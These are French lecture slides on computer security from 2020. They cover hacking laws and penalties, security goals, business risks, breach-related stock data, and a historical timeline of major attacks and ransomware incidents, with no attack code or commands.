Sécurité Informatique

Fabrice.Prigent@laposte.net

March 2, 2020

"Tu es fort petit, très fort, mais tant que je serais dans le métier, tu ne seras jamais que le second."

The MASK

Pirater n'est pas un jeu

Ce que vous apprendrez ici est destiné à la protection, pas à l'attaque. Mais si cela vous amuse :

- Certains organismes "anodins" sont sous la protection de la DGSI ou pire...
- Quand vous réussissez à pirater un organisme c'est parce que
  - Il ne fait pas de sécurité
  - Il a une bonne sécurité, mais avec une faille. Il a donc des journaux qu'il analyse.
  - Vous avez piraté un Honeypot. Bravo vous êtes sous microscope.
- Accord international G8-24
  - Gel de situation de police à police,
  - Regularisation judiciaire par la suite.

Dura Lex Sed Lex

- Accès et maintien :
  - Pénal : Art 323-1 : 30 000 €, 2 ans de prison
  - si en plus altération : 45 000 €, 3 ans de prison
  - si en plus STAD de l'état : 75 000 €, 5 ans de prison
- Entrave au système d'information :
  - Pénal : Art 323-2 : 75 000 €, 5 ans de prison.
  - si en plus STAD de l'état : 100 000 €, 7 ans de prison
- Possession d'outils de piratage :
  - Pénal : peines identiques aux infractions "possibles".

Dura Lex Sed Lex : résumé

Pour résumer

"Pas vu, Pas pris
Vu : Niqué !"

Phrases essentielles

- "Some rules can be bent,others.... can be broken."*Morpheus*
- "Ne pas croire ce que l'on te dit. Toujours re-vérifier" *Gibbs règle n°3*
- "Ne jamais rien prendre pour acquis" *Gibbs règle n°8*
- "L'homme intelligent résoud les problèmes, l'homme sage les évite"

Quel est l'objectif de la sécurité informatique ?

- Protéger l'infrastructure informatique ?
  - Assurer son intégrité ?
  - Assurer sa confidentialité ?
  - Assurer sa disponibilité ?
  - Assurer son auditabilité ?
- Empêcher les accès aux utilisateurs ?

En-êtes vous sûrs ?

- Quelqu'un diffuse du Phishing sous votre nom :
  - Notion d'image
  - Perte de marchés
  - Et pourtant aucun "dégât informatique"
  - Alors que l'on peut réduire le risque informatiquement
- Vol / Destruction d'un serveur ?
  - Protection physique (est-ce votre rôle ?)
  - Sauvegarde

Le bon objectif

- Protéger l'entreprise
  - Y compris sa version non informatique
- Par des moyens informatiques

Si vous n'en êtes pas convaincus, essayez d'en convaincre vos interlocuteurs.

Comment faire

- Evaluer
  - Les difficultés
  - Le contexte
  - Quels sont les risques ?
  - Quelles sont les menaces ?
  - La sécurité se mesure-t-elle ?
- Définir les rôles : politique de sécurité
  - Qui fait quoi, comment et quand ?
  - Qui peut faire quoi, comment et quand ?
- Définir un plan d'action
  - Quelle sont les priorités ?

Évaluer

- Les difficultés
- Le contexte
- Quels sont les risques ?
- Quelles sont les menaces ?
- La sécurité se mesure-t-elle ?

Les difficultés

- Génère des désagréments
  - L'empêcheur de surfer en rond.
- Beaucoup de travail
- Nécessite de fortes compétences
  - en réseau, en système, en droit, et une remise à niveau permanente
- Coûte de l'argent
  - et ne rapporte rien
- Pas de reconnaissance
  - Si ça marche : "A quoi ça sert ?"
  - Sinon : "Vous êtes nul !"

Le contexte : Internet

- Historique
- Connexion de bout en bout
- Réseau ouvert

Historique

- 1962 : Réseau militaire
- 1968 : Premiers tests réseau à paquets
- 1 Octobre 1969 Arpanet(RFC,UNIX)
- Septembre 1978 : IPv4
- 1991 : Création de WWW par Tim Lee Werners
- 1992 : Découverte d'Internet par le grand public

Connexion de bout en bout

- les RFC 1122 et 1123 définissent les règles pour les machines
- Accessibilité totale
- On fait ce que l'on dit, et l'on dit ce que l'on fait
  - Signaler quand cela ne marche pas
  - Signaler pourquoi
- Système ouvert
  - Finger
  - Rexec
  - Sendmail

Réseau ouvert

- Entraide : prêt de ressources
  - Sendmail → relayage de spams
  - DNS → saturation de serveurs distants
- Assistance au débogage
  - EXPN et VRFY de sendmail → collecte d'informations
  - XFER DNS → cartographie de réseaux

Les risques

- Destruction de données
- Perte de marchés
- Perte de temps et donc d'argent
- Risques juridiques

Destruction de données

- Comptabilité
- Données clients
- R & D, Conception, Production
- Les PME meurent dans les 3 mois.

Perte de marché

- Vol ou divulgation d'information
  - Recherche et développement
  - Fichier client
- Dégradation de l'image
  - Modification du site web
  - Divulgation d'informations
  - Perte de confiance

Pertes financière et boursière

Exemple de Yahoo

FORTUNE

NEWS | POPULAR | VIDEOS | FORTUNE 500

Verizon Pushes For $1 Billion Discount on Yahoo Deal OCTOBER 6, 2016

Donald Trump Rushed Off Stage by Secret Service at Rally NOVEMBER 5, 2016

How to Create a Fortune 500-Style Marketing Campaign on a Startup Budget NOVEMBER 5, 2016

Melania Trump Worked in the U.S. Without Legal Permission NOVEMBER 5, 2016

Trump, GOP Paying Consultant Dogged by Voter Fraud Charges NOVEMBER 5, 2016

Here's Why Google Is Keeping Its 'Gun' Emoji Looking Like a Pistol NOVEMBER 5, 2016

Google and Blizzard Will Help Researchers Use Starcraft to Train Artificial Intelligence NOVEMBER 5, 2016

Verizon Pushes For $1 Billion Discount on Yahoo Deal

by Reuters OCTOBER 6, 2016, 8:16 PM EST

Decision follows major hacking at Yahoo.

Yahoo CEO Marissa Mayer.
Photograph by Mike Pont Getty Images

Pertes financière et boursière

Mais ce n'est pas toujours le cas

COMPANY	STOCK	PUBLIC	OPEN	CLOSE	% CHANGE	WEEK AFTER	% CHANGE	Today	% CHANGE
Google	GOOG	12-Jan-10	$298.74	$294.94	-1.3%	$293.52	-1.7%	$500.87	67.7%
RSA/EMC	EMC	17-Mar-11	$25.84	$25.56	-1.1%	$27.05	4.7%	$28.14	8.9%
Lockheed	LMT	17-Mar-11	$79.79	$80.41	0.8%	$80.80	1.3%	$193.23	142.2%
Sony	SNE	20-Apr-11	$30.03	$30.14	0.4%	$29.03	-3.3%	$20.70	-31.1%
LinkedIn	LNKD	6-Jun-12	$93.17	$93.08	-0.1%	$95.53	2.5%	$219.43	135.5%
Adobe	ADBE	3-Oct-13	$51.61	$50.88	-1.4%	$51.17	-0.9%	$69.99	35.6%
Target	TGT	18-Dec-13	$62.52	$63.55	1.6%	$62.48	-0.1%	$74.33	18.9%
eBay	EBAY	21-May-14	$50.86	$51.88	2.0%	$50.39	-0.9%	$54.03	6.2%
JPM	JPM	27-Aug-14	$59.58	$59.18	-0.7%	$59.71	0.2%	$56.81	-4.6%
HD	HD	2-Sep-14	$93.04	$91.26	-1.9%	$90.82	-2.4%	$102.64	10.3%
Staples	SPLS	20-Oct-14	$11.99	$12.30	2.6%	$12.46	3.9%	$17.33	44.5%
Sony ('14)	SNE	24-Nov-14	$21.22	$21.63	1.9%	$22.12	4.2%	$20.70	-2.5%

Pertes financière et boursière

Cause ou conséquence ?

http://riskbasedsecurity.com

Perte de temps et donc d'argent

- Arrêt de la production
- Recherche des causes
- Remise en état

Risques juridiques

- Lois françaises
  - Échanges illégaux (terrorisme/pédopornographie/P2P),
  - Attaques par rebond,
  - Confidentialité des données personnelles (Article 226-17 et Article 226-34),
  - GDPR / RGPD (Règlement européen : 25 Mai 2018).
    - 2 à 4% du chiffre d'affaire mondial
    - 10-20 M€pour les administrations
- Contrats
  - Disponibilité
- Lois internationales
  - Loi Sarbanes-Oxley (US)
  - Réglementation Bâle II

Les menaces : attaques

- Historique
- Niveau des attaques
- Types d'attaque
- Déroulement d'une attaque

Les attaques : pré-historique

- 1975 : Jon Postel pressent le SPAM
- $\rightarrow$ 1983 : blagues de potaches
- 1983 : Wargames
- Août 1986 : Cukoo's egg (1989) Clifford Stoll : 1er Honeypot. (0.75$)
- 2 Novembre 1988 : Ver de Morris
  - 10% du parc mondial (6000 sur 60000)
  - Création du CERT

Les attaques : historique

- 2001 : Code Rouge
- 24 janvier 2003 : Slammer
  - (376 octets)
  - doublait toutes les 2,5 secondes
  - 90% des hôtes vulnérables infectés en 10 minutes
- 2004 : Location de zombies
- 2008 : Les Anonymous commencent leurs attaques

Les attaques : contemporain

- 2009 : Conficker (7%, Militaire, 250 K$, MD6).. 50 PC par semaine sur Renater.
- 2010 : Opération Aurora, Mariposa (13 M), Comodo, Stuxnet, etc.
- 2011 : Affaire DigiNoTar (certificat *.google.com),
- 2012 : Pacemakers, Piratage de l'Élysée,
- 2013 : PRISM (Snowden), Backdoor DLink
- 2014 : Cryptolocker, Shellshock(98), Sony, FIN4, Failles SSL (Poodle, Heartbleed)
- 2015 : Cyberdjihadisme, Hacking Team, Full HTTPS, Ashley Madison, Backdoor Cisco
- 2016 : DNC, Méga DDos, IoT, Shadow Brokers
- 2017 : Cryptominers, Equifax, Accenture, AWS public bucket, Wannacry
- 2018 : Meltdown et consorts, les bibliothèques (event-stream), memcached et DDoS

Ashley Madison

- Site d'adultère, 36 millions d'utilisateurs
- Piraté le 15 juillet 2015 par Impact Team Wikipédia
- 300 Go de données (nom, mail (pro souvent), mot de passe, adresse, paiements effectués)
- 11 millions de mots de passe chiffrés avec un salted MD5
- 5,5 millions de femmes. 70529 bots féminins (43 bots masculins)
- Pour plus d'information sur le système Ashley-Madison
- Thomas Ryan et l'expérience Robin Sage (25 ans et 10 ans d'expérience).

Les attaques et événements : 2019

- Année des cryptolocker (cf plus loin)
- 15 webstressers confisqués, et 250 utilisateurs poursuivis.
- VFEmail fournisseur de mail sécurisé depuis 2001 voit son infrastructure détruite.
- Vulnérabilité RunC permet de sortir des conteneurs.
- La Russie contrôle son accès Internet, et la Corée du sud bloque eSNI
- Des villes américaines touchées par des ransomwares (Baltimore, 2 fois, arrêt de 2 semaines)
- La cryptomonnaie dépasse globalement les ransomware, puis baisse drastique suite à l'arrêt de Monero.
- Les certificats EV ne servent "plus à rien".

Les attaques et événements : 2020

- Cryptolocker Bouygues (10 millions de rançon demandés).
- Bezos a vu son smartphone piraté.

Les attaques "rigolotes"

- Les faiblesses de l'authentification SMS
- Le capteur luminosité utilisé pour détecter la TZ d'un client web
- Les capteurs d'orientation des smartphone pour deviner vos mots de passe
- IOS fitness pulsation cardiaque/ validant les achats grâce à la lecture "au dessus" de l'empreinte digitale


Le phénomène Cryptolocker

- Le modèle passe de "Tata Jacotte" au "Big Game Hunting".
- Norsk Hydro se fait rançonner, et cela lui coûte 46 M$
- Altran (AD, cryptolocker + 1 M$ de rançon) se font pirater
- Arrêt de Fleury Michon, l'université de Corse, CHU de Rouen (250K€), Université de Brest.
- Déplacement latéral, accès AD, destruction des snapshots et sauvegarde
- Groupes "Etatiques" pour de l'argent: TA505 par exemple.
- Prix moyen de 40K€ à 80K€
- 60% par accès RDP, 26% par Phishing.
- 3500 extensions différentes des cryptolockeurs.
- Arrêt de 1 semaine à 1 mois.
- Ajout d'une capacité de "RGPD-Ransomware".

Hacktivisme


Hacktivisme

Les attaques : en temps réel




`http://map.honeynet.org`

Les attaques : en temps réel 2




http://cybermap.kaspersky.com

Les attaques : en temps différé

